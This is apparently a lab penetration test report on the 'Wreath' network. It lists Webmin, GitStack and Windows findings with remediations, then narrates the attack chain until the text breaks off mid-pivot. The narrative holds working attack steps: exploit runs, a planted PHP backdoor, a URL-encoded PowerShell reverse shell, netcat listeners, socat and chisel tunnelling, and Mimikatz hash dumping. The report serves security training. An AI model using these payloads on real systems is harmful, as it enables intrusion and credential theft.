Penetration Test Report for Wreath network

v.1.0

Table of Contents

1.0 Penetration Test Report for Wreath Network

1.1 Executive summary

In this business, you never know when the phone is ringing and who is calling. This time there was not yet suspects of data leakage. The caller was on time. He was Tomas Wreath wanting to know do I hack anymore – Yes I Do.

Briefing was that he wanted me to penetration test for any vulnerabilities from three known machines at the Wreath Network

1.2 Scope

In the scope we got only Webserver IP 10.200.103.200 and two other other machines which IP we don't know. Note that ports over 15000 and IP addresses 10.200.87.1 (AWS infrastructure of network) and 10.200.103.250 (OpenVPN server) are out of scope.

Our scope includes:

-Public Webserver with port forwards (10.200.103.200)

-Internal Git server

-PC with Anti-Virus

2.0 Timeline

1.6.2021 12:00-18:00	Meeting Thomas and discussed the conditions
1.6.2021 21:00-00:00	Enumeration of the server 10.200.103.200
2.6.2021 10:00-00:00	Find RCE exploit and get SSH credentials with it to Webserver
3.6.2021 10:00-00:00	Enumerate more from 10.200.103.200 internal network. Find from 10.200.103.150 Git Server multiple vulnerabilities
4.6.2021 10:00-00:00	Getting credentials to Git server and enumerate internal network more from 10.200.103.150. Find 10.200.103.100 Windows PC
5.6.2021 10:00-00:00	Playing a moment with C2 server with hop listeners at the network for educational purposes
6.6.2021 10:00-00:00	Find exploit from Git server to Windows PC
7.6.2021 10:00-00:00	Enumerate Windows PC and find vulnerability. Gaining root access. Cracked admin hashes and used data exfiltration
8.6.2021 09:00-18:00	Briefed Thomas to fix vulnerabilities ASAP
13.6.2021 11:00	Cleaning up our tracks from network
14.6.2021 12:00	Delivered the report and closing case

3.0 Findings and Remediations

Most dangerous finding was the Webmin exploit what allowed us to compromise whole network. Where focusing here only Critical or High level Vulnerabilities because this was pro bono case.

Next, we have here common information used data of scoring system and databases before the results.

Common Vulnerabilities and Exposures (CVE) are listed from National Vulnerability database of National Institute of Standards and Technology (NVD, NIST) and are used assign security flaws to common database. [1,2]

Common Vulnerability Scoring System (CVSS) showing the score of vulnerability severity. [3]

Mitre Common Weakness Enumeration (CWE) points are used assign software and hardware weakness types to common database. [4]

[1] https://nvd.nist.gov/vuln

[2] https://nvd.nist.gov/vuln/search

[3] https://nvd.nist.gov/vuln-metrics/cvss#

[4] https://cwe.mitre.org/

3.1 Webmin 1.920 - Unauthenticated Remote Code Execution

10.200.103.200 prod-serv (Web server)

CVE-2019-15107

Severity: Critical

Overall CVSS Score: 9.8

CVSS v3.1 Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Description:

"An issue was discovered in Webmin <=1.920. The parameter old in password_change.cgi contains a command injection vulnerability."

An attacker could remotely execute malicious code.

Remediation:

Update software immediately to the latest version

https://nvd.nist.gov/vuln/detail/cve-2019-15107

https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?name=CVE-2019-15107

3.2 GitStack 2.3.10 - Unauthenticated Remote Code Execution

10.200.103.150 git-stack (Git server)

CVE-2018-5955

Severity: Critical

Overall CVSS Score: 9.8

CVSS v3.1 Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Description:

“An issue was discovered in GitStack through 2.3.10. User controlled input is not sufficiently filtered, allowing an unauthenticated attacker to add a user to the server via the username and password fields to the rest/user/ URI.”

An attacker could remotely execute malicious code.

Remediation:

Update software immediately to the latest version

https://nvd.nist.gov/vuln/detail/cve-2018-5955

https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?name=CVE-2018-5955

3.3 Unrestricted File Upload

10.200.103.100 wreath-pc (Windows PC)

CWE-433

Severity: High

Overall CVSS Score: 8.8

CVSS v3.1 Vector: AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Description:

“The software allows the attacker to upload or transfer files of dangerous types that can be automatically processed within the product's environment.”

The attacker can upload malicious code and execute it. Rank 10 OWASP list of 2021 CWE Top 25 Most Dangerous Software Weaknesses.

Remediation:

Restrict the double extension uploading misconfiguration immediately.

https://cwe.mitre.org/data/definitions/434.html

https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

https://cwe.mitre.org/top25/archive/2021/2021_cwe_top25.html

https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

3.4 Improper Privilege Management

10.200.103.100 wreath-pc (Windows PC)

CWE-269

Severity: High

Overall CVSS Score: 7.8

CVSS v3.1 Vector: AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Description:

“The software does not properly assign, modify, track, or check privileges for an actor, creating an unintended sphere of control for that actor.”

Service running too high permissions. Hacker can gain Admin rights with exploiting this.

Remediation:

Lower the service rights immediately.

https://cwe.mitre.org/data/definitions/269.html

https://www.first.org/cvss/calculator/3.1#CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

3.5 Unquoted Search Path or Element

10.200.103.100 wreath-pc (Windows PC)

CWE-428

Severity: High

Overall CVSS Score: 7.8

CVSS v3.1 Vector: AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Description:

“The product uses a search path that contains an unquoted element, in which the element contains whitespace or other separators. This can cause the product to access resources in a parent path.”

Hacker can use subfolders with inserting malicious files and hijack the programs execution.

Remediation:

Add quotes to path immediately.

https://cwe.mitre.org/data/definitions/428.html

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

4.0 Attack Narrative

4.1 Enumeration

We got only one IP 10.200.103.200. First, we perform a port scan on it and must remember to scan only for ports 0-15000 because the higher ports not exclude to the scope.

```
Scanning 10.200.103.200 [15000 ports]
PORT      STATE  SERVICE          REASON
22/tcp    open   ssh              syn-ack ttl 63
80/tcp    open   http             syn-ack ttl 63
443/tcp   open   https            syn-ack ttl 63
9090/tcp  closed zeus-admin       reset ttl 63
10000/tcp open   snet-sensor-mgmt syn-ack ttl 63
```

Next, we scan what services are running in the ports.

```
PORT      STATE  SERVICE    VERSION
22/tcp    open   ssh        OpenSSH 8.0 (protocol 2.0)
80/tcp    open   http       Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
443/tcp   open   ssl/http   Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
9090/tcp  closed zeus-admin
10000/tcp open   http       MiniServ 1.890 (Webmin httpd)
```

Seems pretty basic services except that Miniserv 1.890 (Webmin httpd). We have to look from Google what it is.

```
10000/tcp open   http       MiniServ 1.890 (Webmin httpd)
```

https://www.webmin.com/ tells us: “Webmin is a web-based interface for system administration for Unix. Using any modern web browser, you can setup user accounts, Apache, DNS, file sharing and much more. Webmin removes the need to manually edit Unix configuration files like /etc/passwd, and lets you manage a system from the console or remotely. See the standard modules page for a list of all the functions built into Webmin.”


Sounds promising. Let us try to Google this version. First link is https://www.webmin.com/exploit.html

“Webmin version 1.890 was released with a backdoor that could allow anyone with knowledge of it to execute commands as root. Versions 1.900 to 1.920 also contained a backdoor using similar code, but it was not exploitable in a default Webmin install. Only if the admin had enabled the feature at Webmin -> Webmin Configuration -> Authentication to allow changing of expired passwords could it be used by an attacker.”

Therefore, there is definitely a RCE vulnerability.

Enumerate the webpage too from port 80 after adding DNS on /etc/hosts.


Looks solid page. We can crab from there phone number, address and email if we need them future investigations.



4.2 Exploit Webmin

There is couple ways to do exploitation. We saw there is Metasploit Framework module way to do this or we can do this python script what MuirlandOracle provided us. There are also other ways but this time we choose this because it was easiest to use.

Our used script cloned from Github repository https://github.com/MuirlandOracle/CVE-2019-15107



```
                                                                    |>

[*] Server is running in SSL mode. Switching to HTTPS
[+] Connected to https://10.200.103.200:10000/ successfully.
[+] Server version (1.890) should be vulnerable!
[+] Benign Payload executed!

[+] The target is vulnerable and a pseudoshell has been obtained.
Type commands to have them executed on the target.
[*] Type 'exit' to exit.
[*] Type 'shell' to obtain a full reverse shell (UNIX only).

# shell

[*] Starting the reverse shell process
[*] For UNIX targets only!
[*] Use 'exit' to return to the pseudoshell at any time
Please enter the IP address for the shell: 10.50.97.3
Please enter the port number for the shell: 5555

[*] Start a netcat listener in a new window (nc -lvnp 5555) then press enter.

[+] You should now have a reverse shell on the target
[*] If this is not the case, please check your IP and chosen port
If these are correct then there is likely a firewall preventing the reverse
connection. Try choosing a well-known port such as 443 or 53
#
```

```
[*] Start a netcat listener in a new window (nc -lvnp 5555) then press enter.
```

We have instructions here! Open Netcat listener and press enter..

```
└─# nc -lvnp 5555
listening on [any] 5555 ...
connect to [0.0.0.0] from (UNKNOWN) [10.200.103.200] 35858
sh: cannot set terminal process group (1899): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4# whoami
whoami
root
sh-4.4#
```

We get the root shell! Webmin runs on the server with root privileges, that's why we gained root privileges as well.

First machine is rooted.

4.2 Enumerate II

We were looking from the whole system if we could find anything useful for entering rest of the network and then we found SSH credentials!

After file enumeration, we moved to scan network. We were able to download script to host and exec it for internal network scan.

The scan found IP 10.200.103.100 what did not have any ports open and 10.200.103.150 what had 3 port open.

```
10.200.103.150

PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
5985/tcp open  wsman
```

Google tells us about these services:

```
3389/tcp open  ms-wbt-server
```

"Remote Desktop Protocol (RDP) is a proprietary protocol developed by Microsoft, which provides a user with a graphical interface to connect to another computer over a network connection. The user employs RDP client software for this purpose, while the other computer must run RDP server software"

```
5985/tcp open  wsman
```

"Windows Remote Management (WinRM) is a Microsoft protocol that allows remote management of Windows machines over HTTP(S) using SOAP. On the backend it's utilising WMI, so you can think of it as an HTTP based API for WMI.

If WinRM is enabled on the machine, it's trivial to remotely administer the machine from PowerShell. In fact, you can just drop in to a remote PowerShell session on the machine (as if you were using SSH!)

The easiest way to detect whether WinRM is available is by seeing if the port is opened. WinRM will listen on one of two ports:

5985/tcp (HTTP)

5986/tcp (HTTPS)

If one of these ports is open, WinRM is configured and you can try entering a remote session."

Ok, we have normal RDP port open and possibly WinRM service there. In addition, HTTP port 80. Is it possible that we can connect there via .200 machine?

4.3 Pivoting


We need to connect 10.200.103.150 host from our machine but we have access only to 10.200.103.200 web server. We can pivot there with root SSH key what we found! Shuttle is perfect for this use because both machines are UNIX based.

```
└─# sshuttle -r root@10.200.103.200 --ssh-cmd "ssh -i id_rsa" 10.200.103.150
c : Connected to server.
```

4.4 Enumerate GitStack

After pivoting, we get access 80 http port on 10.200.103.150 what we saw at previous scan.


```
80/tcp   open  http
```




The page gives us a hint that it is GitStack so let us find out what it is from https://gitstack.com/

“GitStack is a software that lets you setup your own private Git server for Windows. ”


This one was most interesting of those default directories what were listed main page, http://10.200.103.150/registration/login/



We tried Default admin/admin credentials and them did not work.



/rest/



Before brute forcing the credentials, we try to Google if there is some exploit for GitStack. First link from Google was https://www.exploit-db.com/exploits/43777 - “GitStack 2.3.10 RCE”.

4.5 Exploit GitStack

After small change with Python we get this working and the server give us response to our “whoami” command “net authority\system”

```
└─# ./expl.py
[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correcly. Please ask your GitStack
administrator to give you a username/password and give you access to this re-
pository. <br />Note : You have to enter the credentials of a user which has
at least read access to your repository. Your GitStack administration panel
username/password will not work.
[+] Execute command
"nt authority\system
"
```

After the exploit, it leaves there and we can run command line commands via curl etc. It is not so noisy than we all the time run the whole exploit again.

```
└─# curl -X POST http://10.200.103.150/web/expl.php -d "a=whoami"
"nt authority\system
"
```

We can try to ping our machine with ping and trying to receive them with Tcpdump but seems there is not connectivity between us. We open firewall port from 10.200.103.200 CentOS via SSH and try again.

```
[root@prod-serv ]# firewall-cmd --zone=public --add-port 22223/tcp
success
```

After we open the port, the connection started to work. Next, we transfer with Curl the Socat to CentOS .150 and port forwarded that opened port to our machine port 22221.

```
/tmp/socat tcp-l:22223,fork,reuseaddr tcp:0.0.0.0:22221
```

Now we have working connection to .150 22223. Let's try to have shell from there to our machine. We can launch Netcat listener again at our machine for ready to waiting our PowerShell web shell.

```
nc -lvnp 22221
```

Then post encoded URL reverse PowerShell to .150 webserver what directs it to .200 server where we have Socat relay to directing it back to our machine.

```
└─# curl -X POST http://10.200.103.150/web/expl.php -d "a=powershell.exe%20-
c%20%22%24client%20%3D%20New-Object%20System.Net.Sockets.TCPCli-
ent%28%2710.200.103.200%27%2C22223%29%3B%24stream%20%3D%20%24cli-
ent.GetStream%28%29%3B%5Bbyte%5B%5D%5D%24bytes%20%3D%200..65535%7C%25%7B0%7D%
3Bwhile%28%28%24i%20%3D%20%24stream.Read%28%24bytes%2C%200%2C%20%24bytes.Leng
th%29%29%20-ne%200%29%7B%3B%24data%20%3D%20%28New-Object%20-TypeName%20Sys-
tem.Text.ASCIIEncoding%29.GetString%28%24bytes%2C0%2C%20%24i%29%3B%24send-
back%20%3D%20%28iex%20%24data%202%3E%261%20%7C%20Out-String%20%29%3B%24send-
back2%20%3D%20%24send-
back%20%2B%20%27PS%20%27%20%2B%20%28pwd%29.Path%20%2B%20%27%3E%20%27%3B%24sen
dbyte%20%3D%20%28%5Btext.encoding%5D%3A%3AASCII%29.GetBytes%28%24send-
back2%29%3B%24stream.Write%28%24sendbyte%2C0%2C%24sendbyte.Length%29%3B%24str
eam.Flush%28%29%7D%3B%24client.Close%28%29%22"
```

After we launch the payload and we receive the shell from .200, which is redirect to .150.

```
└─# nc -lvnp 22221
```

```
listening on [any] 22221 ...
connect to [0.0.0.0] from (UNKNOWN) [10.200.103.200] 45976
whoami
nt authority\system
PS C:\GitStack\gitphp>
```

4.6 Gaining accounts

We created new account to administrator group at .150 for RDP connection, which are more stable.

We connect with them RDP and share folder what contained Mimikatz and gathered admin hashes with it.

```
xfreerdp /v:10.200.103.150 /u:VRIIZ /p:Password +clipboard /dynamic-resolu-
tion /drive:/usr/share/windows-resources,share
```

With crackstation.net, we were able to crack Thomas NTML hash and receive password.

```
User : Administrator
Hash NTLM: 37db[-------REDACTED------]6bbd1

User : Thomas
Hash NTLM: 02d9[-------REDACTED------]1101f

User : Thomas
Cracked NTML: [REDACTED]
```

Now we have three accounts, which we can use. Two with password and Administrator hash.

So we have now full control .150 and .200 machines. Let us try to figure if we can get connection to .100 too.

4.7 Enumerate III

We did run PowerShell port scan from .150 to .100

```
Hostname      : 10.200.103.100
alive         : True
openPorts     : {80, 3389}
closedPorts   : {}
filteredPorts : {445, 443, 110, 21...}
finishTime    : 7/27/2021 12:05:38 PM
```

The port 80 and 3389 are open. So if we want to go see what is in port 80 we have to set up forward proxy between my machine and the .150 Windows PC.

4.6 Pivoting II

We have already redirects but we need one more to gain access to .100

First, we add firewall rule to open port 43215 to Windows machine that allows the connection from .150

```
netsh advfirewall firewall add rule name="Chisel" dir=in action=allow proto-
col=tcp localport=43215
```

Then can fire up Chisel. It is good with Windows based machines.


```
.150:
.\chisel.exe server -p 43215 --socks5

A:
chisel client 10.200.103.150:43215 9090:socks
```

